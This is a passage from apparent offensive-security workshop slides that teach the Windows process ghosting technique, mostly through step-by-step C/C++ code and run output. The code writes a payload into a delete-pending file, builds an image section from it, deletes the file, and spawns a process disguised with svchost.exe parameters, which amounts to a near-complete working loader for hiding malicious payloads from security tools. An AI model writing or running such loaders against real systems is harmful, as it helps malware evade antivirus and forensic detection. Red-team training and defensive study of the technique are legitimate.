
- Kernel32.dll: WriteFile, CloseHandle
- Ntdll.dll: NtOpenFile, NtSetInformationFile, NtCreateSection, NtCreateProcessEx, NtCreateProcessParametersEx, NtCreateThreadEx

# Process Ghosting - In-Depth

- Open a target file with Flag **FILE\_SUPERSEDED**

```
56 |     pRtlInitUnicodeString(&uFileName, ntFilePath);
57 |     InitializeObjectAttributes(&objAttr, &uFileName, OBJ_CASE_INSENSITIVE, NULL, NULL);
58 |     wprintf(L"[+] Opening The File...\n");
59 |     // Open File
60 |     // FLAGS:
61 |     //     FILE_SUPERSEDED: deletes the old file and creates new one if file exists
62 |     //     FILE_SYNCHRONOUS_IO_NONALERT: All operations on the file are performed synchronously
63 |     status = pNtOpenFile(&hFile, GENERIC_READ | GENERIC_WRITE | DELETE | SYNCHRONIZE,
64 |                         &objAttr, &statusBlock, FILE_SHARE_READ | FILE_SHARE_WRITE,
65 |                         FILE_SUPERSEDED | FILE_SYNCHRONOUS_IO_NONALERT);
66 |     if (!NT_SUCCESS(status)) {
67 |         perror("[-] Error Opening File...\n");
68 |         exit(-1);
69 |     }
70 |
71 | }
```

# Process Ghosting - In-Depth



# Process Ghosting - In-Depth

- Using API **NtSetInformationFile** put the file into delete-pending state.
- Set **FileInfoClass** to **FileDispositionInformation**
- The information class **FileDispositionInformation** marks a file for deletion when it's closed.

```
72 |     wprintf(L"[+] Putting File Into Delete-Pending State...\n");
73 |     // Set disposition flag
74 |     FILE_DISPOSITION_INFORMATION info = { 0 };
75 |     info.DeleteFile = TRUE;
76 |     // Set delete-pending state to the file
77 |     // FileDispositionInformation: Request to delete the file when it is closed
78 |     status = pNtSetInformationFile(hFile, &statusBlock, &info, sizeof(info), FileDispositionInformation);
79 |     if (!NT_SUCCESS(status)) {
80 |         perror("[-] Error setting file to delete pending state...\n");
81 |         exit(-1);
82 |     }
83 |
84 | }
```

# Process Ghosting - In-Depth

- Write our payload into the delete-pending file.

```
85     wprintf(L"[+] Writing Payload Into Delete-Pending State File...\n");
86     // Write Payload To File
87     // Since we've set our file to delete-pending state
88     // as soon as we close the handle the file will disappear
89     if (!WriteFile(hFile, payload, payloadSize, &bytesWritten, NULL)) {
90         perror("[-] Failed to write payload to the file...\n");
91         exit(-1);
92     }
93 }
94 }
```

# Process Ghosting - In-Depth

- Create a section from delete-pending file.
- **SEC\_IMAGE** flag is set

```
95 wprintf(L"[+] Creating Section From Delete-Pending State File...\n");
96 // Before closing the handle we create a section from delete-pending file
97 // This will later become the file-less section
98 // once we close the handle to the delete-pending file
99 status = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hFile);
100 if (!NT_SUCCESS(status)) {
101     perror("[-] Error setting file to delete pending state...\n");
102     exit(-1);
103 }
104 wprintf(L"[+] Section Created From The Delete-Pending File...\n ");
```

# Process Ghosting - In-Depth

The screenshot displays two windows side-by-side. On the left is a terminal window titled 'CWLProcessGhosting.exe (17468)' showing a series of log messages:

```
[+] Opening The File...
[+] Putting File Into Delete-Pending State...
[+] Writing Payload Into Delete-Pending State File...
[+] Creating Section From Delete-Pending State File...
[+] Section Created From The Delete-Pending File...
```

On the right is a Windows Task Manager window for the same process, specifically the 'Handles' tab. The 'Handles' tab is selected, and the 'Hide unnamed handles' checkbox is checked. The table lists various handles with their types, names, and handles:

Type	Name	Handle
Directory	\KnownDlls	0x44
File	\Device\ConDrv	0x4
File	\Device\ConDrv	0x8
File	\Device\ConDrv	0xc
File	\Device\ConDrv	0x10
File	C:\Users\CWLabs\source\repos\CWLProcessGhosting\CWLProcessGhosting	0x50
File	\Device\ConDrv	0x54
File	C:\Users\CWLabs\AppData\Local\Temp\PGEC25.tmp	0x84
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0x88
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0x8c
Section	C:\Users\CWLabs\AppData\Local\Temp\PGEC25.tmp	0x90

# Process Ghosting - In-Depth

- Do not forget to close the delete-pending file handle after creating section.
- It is crucial step because it will remove the file from the disk.

```
107
108     // Close the delete-pending file handle
109     // This will remove the file from the disk
110     CloseHandle(hFile);
111     hFile = NULL;
112     return hSection;
```

# Process Ghosting - In-Depth

The screenshot shows the Process Hacker application interface. The main window title is "Process Hacker [DESKTOP-O69QJ3U\CWLabs]". The menu bar includes "Hacker", "View", "Tools", "Users", and "Help". Below the menu is a toolbar with icons for Refresh, Options, Find handles or DLLs, and System information. The main pane displays the properties of the process "CWLProcessGhosting.exe (17468)". The "Handles" tab is selected, showing a list of handles with columns for Type, Name, and Handle. A checkbox labeled "Hide unnamed handles" is checked. The list includes several handles for Device\ConDrv, a handle for a file named "PGEC25.tmp", and handles for registry keys. A red annotation at the bottom right states: "Handle to the file \"PGEC25.tmp\" is closed, and the file is removed from the system".

Type	Name	Handle
Directory	\KnownDlls	0x44
File	\Device\ConDrv	0x4
File	\Device\ConDrv	0x8
File	\Device\ConDrv	0xc
File	\Device\ConDrv	0x10
File	C:\Users\CWLabs\source\repos\CWLProcessGhosting\CWLProcessGhosting	0x50
File	\Device\ConDrv	0x54
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0x88
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0x8c
Section	C:\Users\CWLabs\AppData\Local\Temp\PGEC25.tmp	0x90

# Process Ghosting - In-Depth

- Create a process with the file-less section.

```
114 =HANDLE CreateProcessWithSection(HANDLE hSection) {
115     HANDLE hProcess = INVALID_HANDLE_VALUE;
116     NTSTATUS status;
117     _NtCreateProcessEx pNtCreateProcessEx = (_NtCreateProcessEx)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateProcessEx");
118     if (pNtCreateProcessEx == NULL) {
119         perror("[!] Unable To Found API NtCreateProcessEx...\n");
120         exit(-1);
121     }
122     // Create Process With File-less Section
123     status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL,
124                             GetCurrentProcess(), PS_INHERIT_HANDLES, hSection, NULL, NULL, FALSE);
125     if (!NT_SUCCESS(status)) {
126         perror("[!] Unable To Create The Process...\n");
127         exit(-1);
128     }
129     return hProcess;
130 }
```

# Process Ghosting - In-Depth

The image shows two windows illustrating process ghosting. On the left is a terminal window with the following output:

```
C:\Users\CWLabs\source\repos\CWLProcessGhosting\x64\Debug>CWLProcessGhosting.exe
[+] Opening The File...
[+] Putting File Into Delete-Pending State...
[+] Writing Payload Into Delete-Pending State File...
[+] Creating Section From Delete-Pending State File...
[+] Section Created From The Delete-Pending File...
[-] Successfully Created Process From File-less Section...
```

Below the terminal is a screenshot of the Windows Task Manager showing the properties of a process with PID 19732. A red box highlights the title bar of the Task Manager window, and another red box highlights the 'Command line:' field which contains 'N/A'. A red arrow points from the 'Empty Parameters' text in the terminal output to the 'Command line:' field in the Task Manager properties.

On the right is a screenshot of the Process Hacker application. It shows a list of processes. A red box highlights the PID 19732 for the process 'CWLProcessGhosting.exe'. The Process Hacker interface includes tabs for Hacker, View, Tools, Users, and Help, and buttons for Refresh, Options, Find handles or DLLs, System information, Processes, Services, Network, and Disk.

Name	PID	CPU	I/O tot
c:\ conhost.exe	23128		
CWLProcessGhosting.exe	17468		
<b>19732</b>			
msvsmon.exe	20088		
Code.exe	4568	0.76	
Code.exe	11112		
Code.exe	6792		
Code.exe	6096		
Code.exe	10344		
Code.exe	852		
Code.exe	11320		
Code.exe	11292		
Code.exe	11304		
Code.exe	1548	0.01	
Code.exe	11444		
Code.exe	11568	0.02	
cppools.exe	11796	0.02	
conhost.exe	11804		
cppools-srv.exe	15716		
chrome.exe	1324		
chrome.exe	10300		
chrome.exe	13168		
chrome.exe	9016		
chrome.exe	13288		

# Process Ghosting - In-Depth

- Create parameters for the newly created process
- Update Process Parameters in target process
- Update Process Parameters address at remote process PEB
- The process of creating and fixing parameters is similar to the process doppelganging.

```
238
239 WCHAR targetPath[MAX_PATH];
240 lstrcpyW(targetPath, L"C:\\windows\\system32\\svchost.exe");
241 pRtlInitUnicodeString(&uTargetFile, targetPath);
242 // Create and Fix parameters for newly created process
243 // Create Process Parameters
244 wchar_t dllDir[] = L"C:\\Windows\\System32";
245 UNICODE_STRING uDllDir = { 0 };
246 pRtlInitUnicodeString(&uDllPath, dllDir);
247 status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFile, &uDllPath, NULL,
248     &uTargetFile, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
249 if (!NT_SUCCESS(status)) {
250     perror("[-] Unable To Create Process Parameters...\n");
251     exit(-1);
252 }
```

# Process Ghosting - In-Depth

- Once the process parameters are fixed, create a thread.
- Thread is created with the entrypoint of our payload.

```
272 | // Create Thread
273 | status = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
274 |     (LPTHREAD_START_ROUTINE)entryPoint, NULL, FALSE, 0, 0, 0, NULL);
275 | if (!NT_SUCCESS(status)) {
276 |     std::cerr << "[-] Error Creating Thread: " << std::hex << status << std::endl;
277 |     exit(-1);
278 | }
279 | printf("[+] Thread Executed...\n");
280 |
281 |
```

# Process Ghosting - In-Depth

```
[+] Opening The File...
[+] Putting File Into Delete-Pending State...
[+] Writing Payload Into Delete-Pending State File...
[+] Creating Section From Delete-Pending State File...
[+] Section Created From The Delete-Pending File...
[-] File Deleted Successfully...
[-] Successfully Created Process From File-less Section...
[+] Base Address of target process PEB: 00007FF7C32B0000
[+] EntryPoint of the payload buffer: 00007FF7C32B1288
[+] Allocated Memory For Parameters 00000216E80A0000
[+] Updated Remote Process Parameters Address at PEB
[+] Thread Executed...
Press any key to continue . . .
```

Process parameters is with target file path that we set

(14616) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

File

Image file name: N/A

Process

Command line: C:\windows\system32\psvhost.exe

Current directory: C:\Users\CWLabs\source\repos\CWLProcessGhosting\CWLProcessGhosting\

Started: 6 seconds ago (5:31:00 PM 1/27/2022)

PEB address: 0x255e583000 Image type: 64-bit

Parent: CWLProcessGhosting.exe (17540)

Mitigation policies: DEP (permanent); ASLR (high entropy)

Name	PID	CPU	I/O total ...	Pr
msedgewebview2.exe	19844			3
msedgewebview2.exe	6284	1.50	208.16 kB...	3
msedgewebview2.exe	16340			3
msedgewebview2.exe	5188			3
msedgewebview2.exe	17868	4.73	433.77 kB...	5
msedgewebview2.exe	16588			1
msedgewebview2.exe	20988			1
msedgewebview2.exe	18896			2
MSBuild.exe	16720			4
conhost.exe	12412			
VsDebugConsole.exe	14988			
conhost.exe	11832	0.02		
CWLProcessGhosting.exe	17540			
cmd.exe	14616			
msvsmmon.exe	13008			
Code.exe	18824			
Code.exe	4568	0.24		4
Code.exe	11112			
Code.exe	6792			7
Code.exe	6096			1
Code.exe	10344			6
Code.exe	852			4
Code.exe	11320			1
Code.exe	11292			2

# References

- <https://www.ired.team/>
- <https://blog.f-secure.com/hiding-malicious-code-with-module-stomping/>
- <https://github.com/m0n0ph1/Process-Hollowing>
- <https://www.youtube.com/watch?v=XmWOj-cfixs>
- [https://github.com/hasherezade/transacted\\_hollowing](https://github.com/hasherezade/transacted_hollowing)
- <https://jxy-s.github.io/herpaderping/>
- [https://github.com/hasherezade/process\\_ghosting](https://github.com/hasherezade/process_ghosting)

# Thankyou

Please share your feedback at [info@cyberwarfare.live](mailto:info@cyberwarfare.live)

Share the workshop experience by tagging us at social media platforms.

For courses / trainings / enterprise enrollments ping [info@cyberwarfare.live](mailto:info@cyberwarfare.live)